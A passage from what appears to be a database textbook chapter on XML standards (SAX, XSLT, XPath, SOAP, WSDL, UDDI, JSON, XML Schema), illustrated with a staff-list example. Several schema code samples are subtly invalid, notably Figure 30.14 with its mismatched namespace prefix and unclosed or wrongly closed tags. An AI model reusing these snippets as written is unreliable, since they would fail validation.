SAX (Simple API for XML) is an event-based, serial-access API for XML that uses callbacks to report parsing events to the application. For example, there are events

Figure 30.8
Representation of
XML document
in Figure 30.5 as
a tree structure.



for start and end elements. The application handles these events through customized event handlers. Unlike tree-based APIs, event-based APIs do not build an in-memory tree representation of the XML document. This API was actually a product of collaboration on the XML-DEV mailing list, rather than a product of W3C.

30.3.2 Namespaces

Namespaces allow element names and relationships in XML documents to be qualified to avoid name collisions for elements that have the same name but are defined in different vocabularies. This allows tags from multiple namespaces to be mixed, which is essential if data is coming from multiple sources. Again, namespaces are covered by a W3C recommendation (W3C, 1999b, 2009). To achieve uniqueness, elements and attributes are given globally unique names using a URI reference. For example, the following document fragment uses two different namespaces as declared in the root element. The first one (“http://www.dreamhome.co.uk/branch5”) acts as a default namespace so that any unqualified elements are assumed to come from this namespace. The second namespace (“http://www.dreamhome.co.uk/HQ”) is given a name (hq) that is subsequently used to prefix the SALARY element to indicate where this element is to come from:



```
<STAFFLIST xmlns = "http://www.dreamhome.co.uk/branch5"
            xmlns:hq = "http://www.dreamhome.co.uk/HQ">
  <STAFF branchNo = "B005">
    <STAFFNO>SL21</STAFFNO>
    . . .
    <hq:SALARY>30000</hq:SALARY>
  </STAFF>
</STAFFLIST>
```

30.3.3 XSL and XSLT

EXtensible Stylesheet Language (XSL) refers to a family of languages used to transform and render XML documents. The W3C XSL Working Group produced a draft specification under the name XSL, which was eventually split into three parts:

- XSL Transformations (XSLT): an XML language for transforming XML documents.
- XSL Formatting Objects (XSL-FO): an XML language for specifying the visual formatting of an XML document.
- the XML Path Language (XPath): a non-XML language used by XSLT, and also available for use in non-XSLT contexts, for addressing the parts of an XML document, which we discuss in the next section.

In the literature XSL is sometimes used to refer to XSL-FO.

In HTML, default styling is built into browsers because the tag set for HTML is predefined and fixed. The Cascading Stylesheet Specification (CSS) allows the developer to provide an alternative rendering for the tags. CSS can also be used to render an XML document in a browser but has no ability to make structural alterations to a document. XSL-FO is a formal W3C recommendation that has

Figure 30.9

Outline XSL stylesheet for the XML document of Figure 30.5.

```
<?xml version = "1.0"?>
<xsl:stylesheet version="2.0" xmlns:xsl="http://www.w3.org/1999/XSL/Transform">
<xsl:template match = "/">
  <html>
    <body background = "sky.jpg">
      <center><h2><i>DreamHome</i> Estate Agents</h2></center>
      <table border = "1" bgcolor = "#ffffff">
        <tr>
          <th bgcolor= "#c0c0c0" bordercolor= "#000000">staffNo</th>
        <!-- repeat for other columns headings -->
        </tr>
        <xsl:for-each select= "STAFFLIST/STAFF">
          <tr>
            <td bordercolor = "#c0c0c0"><xsl:value-of select= "STAFFNO"/></td>
            <td bordercolor = "#c0c0c0"><xsl:value-of select= "NAME/FNAME"/></td>
        <!-- repeat for other elements -->
        </tr>
        </xsl:for-each>
      </table>
    </body>
  </html>
</xsl:template>
</xsl:stylesheet>
```

been created specifically to define how an XML document's data is rendered (W3C, 2001a; 2006b). It is similar to CSS, although more powerful.

XSLT (XSL Transformations) (W3C, 2007a) is a language in both the markup and the programming sense, in that it provides a mechanism to transform XML structure into either another XML structure, HTML, or any number of other text-based formats (such as SQL). Although it can be used to create the display output of a Web page, XSLT's main ability is to change the underlying structures rather than simply the media representations of those structures, as is the case with CSS.

XSLT is important because it provides a mechanism for dynamically changing the view of a document and for filtering data. It is also robust enough to encode business rules and it can generate graphics (not just documents) from data. It can even handle communicating with servers—especially in conjunction with scripting modules that can be integrated into XSLT—and it can generate the appropriate messages within the body of XSLT itself. As an illustration, Figure 30.9 provides an outline XSL stylesheet for the XML document of Figure 30.5.

30.3.4 XPath (XML Path Language)

XPath is a declarative query language for XML that provides a simple syntax for addressing parts of an XML document (W3C, 1999c, 2007b). It was designed for use with XSLT (for pattern matching) and XPointer (for addressing), which we discuss next. With XPath, collections of elements can be retrieved by specifying a directory-like path, with zero or more conditions placed on the path. XPath uses a compact, string-based syntax, rather than a structural XML element-based syntax, allowing XPath expressions to be used both in XML attributes and in URIs.

TABLE 30.2 Some examples of location paths.

LOCATION PATH	MEANING
.	Selects the context node
..	Selects the parent of the context node
/	Selects the root node, or a separator between steps in a path
//	Selects descendants of the current node
/child::STAFF (or just /STAFF)	Selects all the STAFF elements that are children of the root
child::STAFF (or just STAFF)	Selects the STAFF element children of the context node
attribute::branchNo (or just @branchNo)	Selects the branchNo attribute of the context node
attribute::* (or just @*)	Selects all the attributes of the context node
child::STAFF[3]	Selects the third STAFF element that is a child of the context node
/child::STAFF[@branchNo = "B005"]	Selects all the STAFF elements that have an attribute with a branchNo value of B005
/child::STAFF[@branchNo = "B005"] [position()=1]	Selects first STAFF element that has an attribute with a branchNo value of B005

XPath treats an XML document as a logical (ordered) tree with nodes for each element, attribute, text, processing instruction, comment, namespace, and root. The basis of the addressing mechanism is the *context node* (a starting point) and the *location path*, which describes a path from one point in an XML document to another, providing a way for the items in an XML document to be addressed. XPointer can be used to specify an absolute location or a relative location. A location path is composed of a series of *steps* joined with “/,” which serves much the same function as “/” in a directory path (from which location paths derive their name). Each “/” moves down the tree from the preceding step.

Each *step* consists of a *basis* and optional *predicates*, in which a *basis* consists of an *axis*, which specifies the direction in which navigation is to proceed, and a *node test*. A *node test* identifies a type of node in the document (usually the name of an element, but it may also be a function such as `text()` for text nodes or simply `node()` for any node type). XPath defines 13 types of axis, including parent, ancestor (up), child, descendant (down), preceding, preceding-sibling (left), following, following-sibling (right). For example, in Figure 30.8 the STAFF element has a child axis that consists of five nodes (STAFFNO, NAME, POSITION, DOB, and SALARY). A *predicate* occurs in square brackets after the basis. When an element contains more than one subelement, a subelement can be selected using `[position() = positionNumber]`, with `positionNumber` starting from 1. XPath provides an unabbreviated and abbreviated syntax. Some examples of location paths are shown in Table 30.2. We return to XPath in Section 30.4.3.

30.3.5 XPointer (XML Pointer Language)

XPointer provides access to the values of attributes or the content of elements anywhere within an XML document (W3C, 2000d, 2003c).

XPointer is divided into four specifications:

- XPointer Framework, which forms the basis for identifying XML fragments;
- XPointer element(), which is a positional element addressing scheme;
- XPointer xmlns, a scheme for namespaces;
- XPointer xpointer(), a scheme for XPath-based addressing.

An XPointer is basically an XPath expression occurring within a URI. Among other things, with XPointer we can link to sections of text, select particular elements or attributes, and navigate through elements. We can also select information contained within more than one set of nodes, which we cannot do with XPath.

In addition to defining nodes, XPointer also defines *points* and *ranges*, which combined with nodes create *locations*. A point is a position within an XML document and a range represents all the XML structure and content between a start point and an end point, each of which can be located in the middle of a node. For example, the following XPointer selects a range starting at the beginning of the child STAFF element that has a branchNo attribute value of B005 and finishing at the end of the child STAFF element that has a branchNo attribute value of B003:

```
Xpointer(/child::STAFF[attribute::branchNo = "B005"] to  
        /child::STAFF[attribute::branchNo = "B003"])
```

In our case, this selects both STAFF nodes.

30.3.6 XLink (XML Linking Language)

XLink allows elements to be inserted into XML documents in order to create and describe links between resources (W3C, 2001b; 2010a). It uses XML syntax to create structures that can describe links similar to the simple unidirectional hyperlinks of HTML as well as more sophisticated links. There are two types of XLink: *simple* and *extended*. A simple link connects a source to a destination resource; an extended link connects any number of resources. In addition, it is possible to store the links in a separate link database (called a *linkbase*). This provides a form of location independence—even if the links change, the original XML documents remain unchanged and only the database needs to be updated.

30.3.7 XHTML

XHTML (eXtensible HTML) 1.0 is a reformulation of HTML 4.01 in XML 1.0 and it is intended to be the next generation of HTML (W3C, 2002a). It is basically a stricter and cleaner version of HTML. For example:

- tags and attributes must be in lower case;
- all XHTML elements must have an end-tag;
- attribute values must be quoted and minimization is not allowed;
- the ID attribute replaces the name attribute;
- documents must conform to XML rules.

XHTML 1.1 (Module-based XHTML) was developed to support small devices that could not support all XHTML functions and the specification was split into

modules with limited functionality. Small devices could reduce their complexity by supporting only some of the modules (W3C, 2010b). The modules are:

- XHTML Basic: contains only the basic XHTML elements (like text structure, images, forms, tables, and object support) (W3C, 2010c).
- XML Events 2: to provide XML languages with the ability to uniformly integrate event listeners and associated event handlers with DOM event listeners (W3C, 2010d). It supports three modules: XML Events to define events and their characteristics; XML Handlers to define mappings between events and actions; and XML Scripting to assist in defining functions to support the handlers.
- XHTML Print: designed for printing from mobile devices to low-cost printers that print from top-to-bottom and left-to-right with no printing buffer (W3C, 2010e).

In Section 29.2.5 we briefly discussed the increasing importance of Web services, which are Web-based applications that use open, XML-based standards and transport protocols to exchange data with calling clients. In subsequent sections of Chapter 29 we saw that Web services were at the core of Java Platform Enterprise Edition (JEE) platform, .NET Framework, and Oracle Application Server. In the following three sections we discuss three XML-based protocols that are important for the creation and deployment of Web services: the Simple Object Access Protocol (SOAP); Web Services Description Language (WSDL); and the Universal Discovery, Description; and Integration (UDDI) specification.

30.3.8 Simple Object Access Protocol (SOAP)

SOAP is an XML-based messaging protocol that defines a set of rules for structuring messages (W3C, 2007c). The protocol can be used for simple one-way messaging but is also useful for performing Remote Procedure Call (RPC)-style request-response dialogues. SOAP is not tied to any particular operating system or programming language or to any particular transport protocol, although HTTP is popular. This independence makes SOAP an important building block for developing Web services. In addition, an important advantage of SOAP is that most firewalls allow HTTP to pass right through, facilitating point-to-point SOAP data exchanges (although a system administrator could selectively block SOAP requests).

A SOAP message is an ordinary XML document containing the following elements:

- A required **Envelope** element that identifies the XML document as a SOAP message.
- An optional **Header** element that contains application specific information such as authentication or payment information. It also has three attributes that specify who should process the message, whether processing is optional or mandatory, and encoding rules that describe the data types for the application.
- A required **Body Header** element that contains call and response information.
- An optional **Fault** element that provides information about errors that occurred while processing the message.

Figure 30.10 illustrates a simple SOAP message that obtains the price of property PG36.

Figure 30.10
Example SOAP
message.

```
<?xml version="1.0"?>
<soap:Envelope xmlns:soap="http://www.w3.org/2001/12/soap-envelope"
  soap:encodingStyle="http://www.w3.org/2001/12/soap-encoding">
  <soap:Body>
    <m:GetPriceRequest xmlns:m="http://www.dreamhome.co.uk/prices">
      <m:Item>PG36</m:Item>
    </m:GetPriceRequest>
  </soap:Body>
</soap:Envelope>
```

30.3.9 Web Services Description Language (WSDL)

WSDL is an XML-based protocol for defining a Web service. It specifies the location of a service, the operations the service exposes, the (SOAP) messages involved, and the communications protocol used to talk to the service. The notation that a WSDL file uses to describe message formats is typically based on the XML Schema standard, making it both language- and platform-neutral. Programmers or, more generally, automated development tools can create WSDL files to describe a service and can make the description available over the Web. Client-side programmers and development tools can use published WSDL descriptions to obtain information about available Web services and thereafter build and create proxies or program templates that access these services.

WSDL 2.0 describes a Web service in two parts: an *abstract* part and a *concrete* part (W3C, 2007). At the abstract level, WSDL describes a Web service in terms of the messages it sends and receives; messages are described independent of a specific wire format using a type system, typically XML Schema:


- A *message exchange pattern* identifies the sequence and cardinality of messages sent and/or received as well as who they are logically sent to and/or received from.
- An *operation* links a message exchange pattern with one or more messages.
- An *interface* groups together operations without any commitment to transport or wire format.

At the concrete level, a *binding* specifies the transport and wire format details for one or more interfaces. An *endpoint* associates a network address with a binding and a *service* groups endpoints that implement a common interface. Figure 30.11 illustrates the WSDL concepts.

30.3.10 Universal Discovery, Description, and Integration (UDDI)

The UDDI specification defines a SOAP-based Web service for locating WSDL-formatted protocol descriptions of Web services. It essentially describes an online electronic registry that serves as electronic Yellow Pages, providing an information structure where various businesses register themselves and the services they offer through their WSDL definitions. It is based on industry standards including HTTP, XML, XML Schema, SOAP, and WSDL. There are two types of UDDI registries:

Figure 30.11
WSDL concepts.



public registries that serve as aggregation points for a variety of businesses to publish their services, and *private* registries that serve a similar role internal to organizations. It is a cross-industry effort driven by all major platform and software vendors, including Fujitsu, HP, Hitachi, IBM, Intel, Microsoft, Oracle, SAP, and Sun, as well as other contributors within the OASIS (Organization for the Advancement of Structured Information Standards) consortium. Figure 30.12 shows the relationship between WSDL and UDDI.

The UDDI 3.0 specification defines an information model composed of instances of persistent data structures called *entities*, which are expressed in XML and persistently stored by UDDI nodes. The following entity types are supported (UDDI.org, 2004):

- **businessEntity**, which describes an organization that typically provides Web services, including its name, business description, a list of contacts, and a list of categorizations such as industry, product category, or geographic location.




Figure 30.12
Relationship
between WSDL
and UDDI.

- **businessService**, which describes a collection of related Web services offered by a **businessEntity**. It contains descriptive business service information about a group of related technical services including the group name, a brief description, technical service binding information, and category information. Organizing Web services into groups associated with categories or business processes allows UDDI to search and discover Web services more efficiently.
- **bindingTemplate**, which describes the technical information necessary to use a particular **businessService**. It includes an **accessPoint** used to convey the network address suitable for invoking the Web service being described, which may be a URL, email address, or even a telephone number.
- **tModel** (technical model), which represents a reusable concept, such as a Web service type, a protocol used by Web services, or a category system, making it easier for Web service consumers to find Web services that are compatible with a particular technical specification. Each distinct specification, transport, protocol, or namespace is represented by a **tModel**. Examples of **tModels** are WSDL, XML Schema Definition (XSD), and other documents that outline and specify the contract and behavior that a Web service may comply with. For example, to send a purchase order, the invoking service must know not only the URL of the service but also what format the purchase order should be sent in, what protocols are appropriate, what security is required, and what form of response will result after sending the purchase order.
- **publisherAssertion**, which describes the relationship that one **businessEntity** has with another **businessEntity**.
- **subscription**, which describes a standing request to keep track of changes to the entities described by the subscription.

Entities may optionally be signed using XML digital signatures. The information provided in a UDDI registry can be used to perform three types of searches:

- *White pages search* containing address, contact, and known identifiers. For example, search for a business by its name or its unique identifier.
- *Yellow pages search* containing industrial categorizations based on standard taxonomies, such as the North American Industry Classification (NAICS), United Nations Standard Products and Services Code System (UNSPSC), or the ISO country codes (ISO 3166) classification systems.
- *Green pages search* containing technical information about Web services that are exposed by an organization, including references to specifications of interfaces for Web services, as well as support for pointers to various file and URL-based discovery mechanisms.

Figure 30.13 provides an example UDDI entry.

30.3.11 JSON (JavaScript Object Notation)

Before completing this section, we briefly cover an alternative, open-standard syntax for storing and exchanging text information, called JSON. JSON is smaller than XML, and faster and easier to parse. While JSON is derived from JavaScript, it is language-independent, with parsers available for many languages. JSON is used primarily to transmit data between a server and Web application, serving as an alternative to XML. JSON's basic data types are as follows:

- Number (double precision floating-point format in JavaScript).
- String (in double quotes).

```

<businessEntity xmlns="urn:uddi-org:api"
  businessKey="AAAAAAAA-AAAA-AAAA-AAAA-AAAAAAAAAAAA">
  <name>DreamHome Estate Agents</name>
  <description xml:lang="en">Estate Agents</description>
  <businessServices>
    <businessService
      businessKey="AAAAAAAA-AAAA-AAAA-AAAA-AAAAAAAAAAAA"
      serviceKey="BBBBBBBB-BBBB-BBBB-BBBB-BBBBBBBBBBBB">
      <name>Credit Check</name>
      <bindingTemplates>
        <bindingTemplate
          serviceKey="BBBBBBBB-BBBB-BBBB-BBBB-BBBBBBBBBBBB"
          bindingKey="CCCCCCCC-CCCC-CCCC-CCCC-CCCCCCCCCCCC">
          <accessPoint URLType="https">https://dreamhome.co.uk/credit.aspx</accessPoint>
          <tModelInstanceDetails>
            <tModelInstanceInfo
              tModelKey="UUID:XXXXXXXX-XXXX-XXXX-XXXX-XXXXXXXXXXXX"/>
            </tModelInstanceDetails>
          </bindingTemplate>
        </bindingTemplates>
      </businessService>
    </businessServices>
    <categoryBag>
      <keyedReference tModelKey="UUID:MK12345-678A-9123-B456-7ABCDEFG8901"
        keyName="Credit check service" keyValue="12.34.56.01.00"/>
    </categoryBag>
  </businessEntity>

```

Figure 30.13
Example UDDI
entry.

- Boolean.
- Array (an ordered sequence of values, comma-separated and enclosed in square brackets; the values do not need to be of the same type).
- Object (an unordered collection of key:value pairs with the ‘:’ character separating the key and the value, comma-separated and enclosed in curly braces; the keys must be strings and should be distinct from each other).
- null (empty).

An example of JSON is as follows:

```

{
  "branchNo": "B005",
  "address": {
    "street": "22 Deer Rd",
    "city": "London",
    "postcode": "SW1 4EH"
  },
  "staff": [
    {"fName": "John", "lName": "White"},
    {"fName": "Ann", "lName": "Beech"}
  ]
}

```

30.4 XML Schema

Although XML 1.0 supplies the DTD mechanism for defining the content model (the valid order and nesting of elements) and, to a limited extent, the data types of attributes of an XML document, it has a number of limitations:

- it is written in a different (non-XML) syntax;
- it has no support for namespaces;
- it only offers extremely limited data typing.

Therefore, a more comprehensive and rigorous method of defining the content model of an XML document is needed. The W3C XML Schema overcomes these limitations and is much more expressive than DTDs (W3C, 2004a, b). The additional expressiveness allows Web applications to exchange XML data much more robustly without relying on *ad hoc* validation tools. An **XML schema** is the definition (both in terms of its organization and its data types) of a specific XML structure. The W3C XML Schema language specifies how each type of element in the schema is defined and what data type that element has associated with it. The schema is itself an XML document, using elements and attributes to express the semantics of the schema. As it is an XML document, it can be edited and processed by the same tools that read the XML it describes. In this section we illustrate by example how to create an XML schema for the XML document given in Figure 30.5.

XML Schema built-in types

XML Schema defines the following built-in types:

- **boolean**, which contains one of the truth values `true` or `false`.
- **string**, which contains zero or more Unicode characters. `string` has a number of subtypes such as:
 - **normalizedString**, for strings that do not contain any whitespace characters except the space character;
 - **token**, a subtype of **normalizedString**, for tokenized strings that have no leading or trailing spaces and do not have two or more spaces in a row;
 - **Name**, a subtype of **token**, which represents XML names, with subtypes **NCName**, which represents an XML name without a colon, and **NMTOKEN**;
 - **ID**, **IDREF**, and **ENTITY**, subtypes of **NCName**, for the corresponding attribute types;
 - **IDREFS**, **ENTITIES**, **NMTOKENS**.
- **decimal**, which contains an arbitrary-precision real number in base 10 with subtype **integer**, for values without a fractional part. This subtype in turn has subtypes for **nonPositiveInteger**, **long**, and **negativeInteger**. Other types within the hierarchy include **int**, **short**, and **byte**.
- **float**, for 32-bit IEEE binary floating-point numbers, and **double**, for 64-bit IEEE binary floating-point numbers.
- **date**, which contains a calendar date in the format `yyyy-mm-dd` (for example, `1945-10-01` for 01 October 1945); **time**, which contains a 24-hour time such as `23:10`; **dateTime**, a combination of the previous, such as `1945-10-01T23:10`.

- other time-related types such as `duration`, `gDay`, `gMonth`, `gYear`, for Gregorian times.
- `QName`, a qualified name consisting of a namespace name and a local name.
- `anySimpleType`, which is the union of all primitive types.
- `anyType`, which is the union of all types (simple and complex).

Simple and complex types

Perhaps the easiest way to create an XML schema is to follow the structure of the document and define each element as we encounter it. Elements that contain other elements are of type `complexType`. For the root element `STAFFLIST`, we can define an element `STAFFLIST` to be of type `complexType`. The list of children of the `STAFFLIST` element is described by a sequence element (a *compositor* that defines an ordered sequence of subelements):

```
<xs:element name = "STAFFLIST">
  <xs:complexType>
    <xs:sequence>
      <!-- children defined here -->
    </xs:sequence>
  </xs:complexType>
</xs:element>
```

Each of the elements in the schema has the conventional prefix `xs:`, which is associated with the W3C XML Schema namespace through the declaration `xmlns:xs="http://www.w3.org/2001/XMLSchema"` (which is placed in a `schema` element). `STAFF` and `NAME` also contain subelements and could be defined in a similar way. Elements that have no subelements or attributes are of type `simpleType`. For example, we can define `STAFFNO`, `DOB`, and `SALARY` as follows:

```
<xs:element name = "STAFFNO" type = "xs:string"/>
<xs:element name = "DOB" type = "xs:date"/>
<xs:element name = "SALARY" type = "xs:decimal"/>
```

These elements have been declared using predefined W3C XML Schema types of `string`, `date`, and `decimal`, respectively again prefixed with `xs:` to indicate they belong to the XML Schema vocabulary. We can define the attribute `branchNo`, which must always come last, as follows:

```
<xs:attribute name = "branchNo" type = "xs:string"/>
```

Cardinality

The W3C XML Schema allows the cardinality of an element to be represented using the attributes `minOccurs` (the minimum number of occurrences) and `maxOccurs` (the maximum number of occurrences). To represent an optional element, we set `minOccurs` to 0; to indicate that there is no maximum number of occurrences, we set `maxOccurs` to the term `unbounded`. If unspecified, each attribute defaults to 1. For example, as `DOB` is an optional element, we could represent this using:

```
<xs:element name = "DOB" type = "xs:date" minOccurs = "0"/>
```

If we also want to record the names of up to three next of kin for each member of staff, we could represent this using:

```
<xs:element name = "NOK" type = "xs:string" minOccurs = "0"
maxOccurs = "3"/>
```

References

Although the method described previously (whereby we define each element as we encounter it) is relatively simple, it does lead to a significant depth in embedded definitions, and the resulting schema can be difficult to read and maintain. An alternative approach is based on using **references** to elements and attribute definitions that need to be within the scope of the referencer. For example, we could define STAFFNO as:

```
<xs:element name = "STAFFNO" type = "xs:string"/>
```

and use this definition in the following way in the schema whenever a STAFFNO element is required:

```
<xs:element ref = "STAFFNO"/>
```

If there are many references to STAFFNO in the XML document, using references will place the definition in one place and thereby improve the maintainability of the schema.

Defining new types

XML Schema provides a third mechanism for creating elements and attributes based on defining new data types. This is analogous to defining a class and then using it to create an object. We can define simple types for PCDATA elements or attributes and complex types for elements. New types are given a name and the definition is located outside the definitions of elements and attributes. For example, we could define a new simple type for the STAFFNO element as follows:

```
<xs:simpleType name = "STAFFNOTYPE">
  <xs:restriction base = "xs:string">
    <xs:maxLength value = "5"/>
  </xs:restriction>
</xs:simpleType>
```

This new type has been defined as a *restriction* of the data type string of the XML Schema namespace (attribute *base*) and we have also specified that it has a maximum length of 5 characters (the *maxLength* element is called a *facet*). The XML Schema defines 15 facets including *length*, *minLength*, *minInclusive*, and *maxInclusive*. Two other particularly useful ones are *pattern* and *enumeration*. The *pattern* element defines a regular expression that must be matched. For example, STAFFNO is constrained to have two uppercase characters followed by between one and three digits (such as SG5, SG37, SG999), which we can represent in the Schema using the following pattern:

```
<xs:pattern value = "[A-Z]{2}[0-9]{1, 3}">
```


The enumeration element limits a simple type to a set of distinct values. For example, POSITION is constrained to have only the values Manager, Supervisor, or Assistant, which we can represent in the schema using the following enumeration:

```
<xs:enumeration value = "Manager"/>
<xs:enumeration value = "Supervisor"/>
<xs:enumeration value = "Assistant"/>
```

Groups

The W3C XML Schema allows the definition of both groups of elements and groups of attributes. A group is not a data type but acts as a *container* holding a set of elements or attributes. For example, we could represent staff as a group as follows:

```
<xs:group name = "STAFFTYPE">
  <xs:sequence>
    <xs:element name = "STAFFNO" type = "STAFFNOTYPE"/>
    <xs:element name = "POSITION" type = "POSITIONTYPE"/>
    <xs:element name = "DOB" type = "xs:date"/>
    <xs:element name = "SALARY" type = "xs:decimal"/>
  </xs:sequence>
</xs:group>
```

This creates a group named STAFFTYPE as a sequence of elements (for simplicity, we have shown only some of the elements of STAFF). We can also create an element STAFFLIST to reference the group as a sequence of zero or more STAFFTYPE as follows:

```
<xs:element name = "STAFFLIST">
  <xs:complexType>
    <xs:sequence>
      <xs:group ref = "STAFFTYPE" minOccurs = "0"
                    maxOccurs = "unbounded"/>
    </xs:sequence>
  </xs:complexType>
</xs:element>
```

Choice and all compositors

We mentioned earlier that *sequence* is an example of a *compositor*. There are two other compositor types: *choice* and *all*. The *choice* compositor defines a choice between several possible elements or groups of elements, and the *all* compositor defines an unordered set of elements. For example, we can represent the situation where a member of staff's name can be a single string or a combination of first and last name using:

```
<xs:group name = "STAFFNAMETYPE">
  <xs:choice>
    <xs:element name = "NAME" type = "xs:string"/>
    <xs:sequence>
      <xs:element name = "FNAME" type = "xs:string"/>
      <xs:element name = "LNAME" type = "xs:string"/>
    </xs:sequence>
  </xs:choice>
</xs:group>
```

Lists and unions

We can create a whitespace-separated list of items using the list element. For example, we could create a list to hold staff numbers using:

```
<xs:simpleType name = "STAFFNOLIST">
  <xs:list itemType = "STAFFNOTYPE"/>
</xs:simpleType>
```

and use this type in an XML document as follows:

```
<STAFFNOLIST> "SG5" "SG37" "SG999"</STAFFNOLIST>
```

We could now derive a new type from this list type that has some form of restriction; for example, we could produce a restricted list of 10 values using the following:

```
<xs:simpleType name = "STAFFNOLIST10">
  <xs:restriction base = "STAFFNOLIST">
    <xs:Length value = "10"/>
  </xs:restriction>
</xs:simpleType>
```

Atomic types and list types allow an element or attribute value to be one or more instances of one atomic type. In contrast, a union type enables an element or attribute value to be one or more instances of one type selected from the union of multiple atomic or list types. The format is similar to choice described earlier and we omit the details here. The interested reader is referred to the W3C XML Schema documents (W3C, 2004a, b). A sample XML schema for the XML document of Figure 30.5 is given in Figure 30.14.

Constraints

We have seen how facets can be used to constrain data in an XML document. The W3C XML Schema also provides XPath-based features for specifying uniqueness constraints and corresponding reference constraints that will hold within a certain scope. We consider two types of constraints: uniqueness constraints and key constraints.

Uniqueness constraints To define a uniqueness constraint, we specify a unique element that defines the elements or attributes that are to be unique. For example, we can define a uniqueness constraint on the member of staff's last name and date of birth (DOB) using:

```
<xs:unique name = "NAMEDOBUNIQUE">
  <xs:selector xpath = "STAFF"/>
  <xs:field xpath = "NAME/LNAME"/>
  <xs:field xpath = "DOB"/>
</xs:unique>
```

The location of the unique element in the schema provides the context node in which the constraint holds. By placing this constraint under the STAFF element, we specify that this constraint has to be unique within the context of a STAFF element only, analogous to specifying a constraint on a relation with an RDBMS. The

```

<?xml version= "1.0" encoding= "UTF-8"?>
<xs:schema xmlns:xsd= "http://www.w3.org/2001/XMLSchema">
  <!-- create a group for STAFFLIST -->
  <xs:group name = "STAFFLISTGROUP">
    <xs:element name = "STAFFLIST">
      <xs:complexType>
        <xs:sequence>
          <xs:group ref = "STAFFTYPE" minOccurs = "0" maxOccurs = "unbounded"/>
        </xs:sequence>
      </xs:complexType>
    </xs:element>
  </xs:group>
  <!-- create a type for STAFFNO element -->
  <xs:simpleType name = "STAFFNOTYPE">
    <xs:restriction base = "xs:string">
      <xs:maxLength value = "5"/>
      <xs:pattern value = "[A-Z]{2}[0-9]{1, 3}">
    </xs:restriction>
  </xs:simpleType>
  <!-- create a type for branchNo attribute -->
  <xs:simpleType name = "BRANCHNOTYPE">
    <xs:restriction base = "xs:string">
      <xs:maxLength value = "4"/>
      <xs:pattern value = "[A-Z][0-9]{3}">
    </xs:restriction>
  </xs:simpleType>
  <!-- create a type for POSITION element -->
  <xs:simpleType name = "POSITIONTYPE">
    <xs:restriction base = "xs:string">
      <xs:enumeration value = "Manager"/>
      <xs:enumeration value = "Supervisor"/>
      <xs:enumeration value = "Assistant"/>
    </xs:restriction>
  </xs:simpleType>
  <!-- create a group for STAFF -->
  <xs:group name = "STAFFTYPE">
    <xs:element name = "STAFF" >
      <xs:complexType>
        <xs:sequence>
          <xs:element name = "STAFFNO" type = "STAFFNOTYPE"/>
          <xs:element name = "NAME">
            <xs:complexType>
              <xs:sequence>
                <xs:element name = "FNAME" type = "xs:string"/>
                <xs:element name = "LNAME" type = "xs:string"/>
              </xs:sequence>
            </xs:complexType>
          </xs:element>
          <xs:element name = "POSITION" type = "POSITIONTYPE"/>
          <xs:element name = "DOB" type = "xs:date"/>
          <xs:element name = "SALARY" type = "xs:decimal"/>
          <xs:attribute name = "branchNo" type = "BRANCHNOTYPE"/>
        <xs:sequence>
        </xs:complexType>
      </xs:element>
    </xs:group>
  </xs:schema>

```

Figure 30.14
XML schema
for the XML
document of
Figure 30.5.

XPaths specified in the next three elements are relative to the context node. The first XPath with the `selector` element specifies the element that has the uniqueness constraint (in this case `STAFF`). The next two `field` elements specify the nodes to be checked for uniqueness.

Key constraints A key constraint is similar to a uniqueness constraint except that the value has to be nonnull. It also allows the key to be referenced. We can specify a key constraint on `STAFFNO` as follows:

```
<xs:key name = "STAFFNOISKEY">
  <xs:selector xpath = "STAFF"/>
  <xs:field xpath = "STAFFNO"/>
</xs:key>
```

A third type of constraint allows references to be constrained to specified keys. For example, the `branchNo` attribute would ultimately be intended to reference a branch office. If we assume that such an element has been created with key `BRANCHNOISKEY`, we could constrain this attribute to this key as follows:

```
<xs:keyref name = "BRANCHNOREF" refer "BRANCHNOISKEY">
  <xs:selector xpath = "STAFF"/>
  <xs:field xpath = "@branchNo"/>
</xs:keyref>
```

30.4.1 Resource Description Framework (RDF)

Although XML Schema provides a more comprehensive and rigorous method for defining the content model of an XML document than DTDs, it still does not provide the support for semantic interoperability that we require. For example, when two applications exchange information using XML, both agree on the use and intended meaning of the document structure. However, before this happens, a model of the domain of interest must be built to clarify what kind of data is to be sent from the first application to the second one. This model is usually described in terms of objects or relations (we used UML in earlier chapters of this book). However, because XML Schema just describes a grammar, there are many different ways to encode a specific domain model into an XML Schema, thereby losing the direct connection from the domain model to the Schema (Decker *et al.*, 2000). This problem is compounded if a third application wishes to exchange information with the other two applications. In this case, it is not sufficient to map one XML Schema to another, as the task is not to map one grammar to another grammar, but to map objects and relations from one domain of interest to another. Therefore, three steps are required:

- reengineer the original domain models from the XML Schema;
- define mappings between the objects in the domain models;
- define translation mechanisms for the XML documents, for example using XSLT.

These steps can be nontrivial, so we may find that XML is very suitable for data exchange between applications that know the content model for the data, but not in situations where new applications may be introduced that also wish to exchange

data. What is required is a universally shared language for representing the domains of interest.

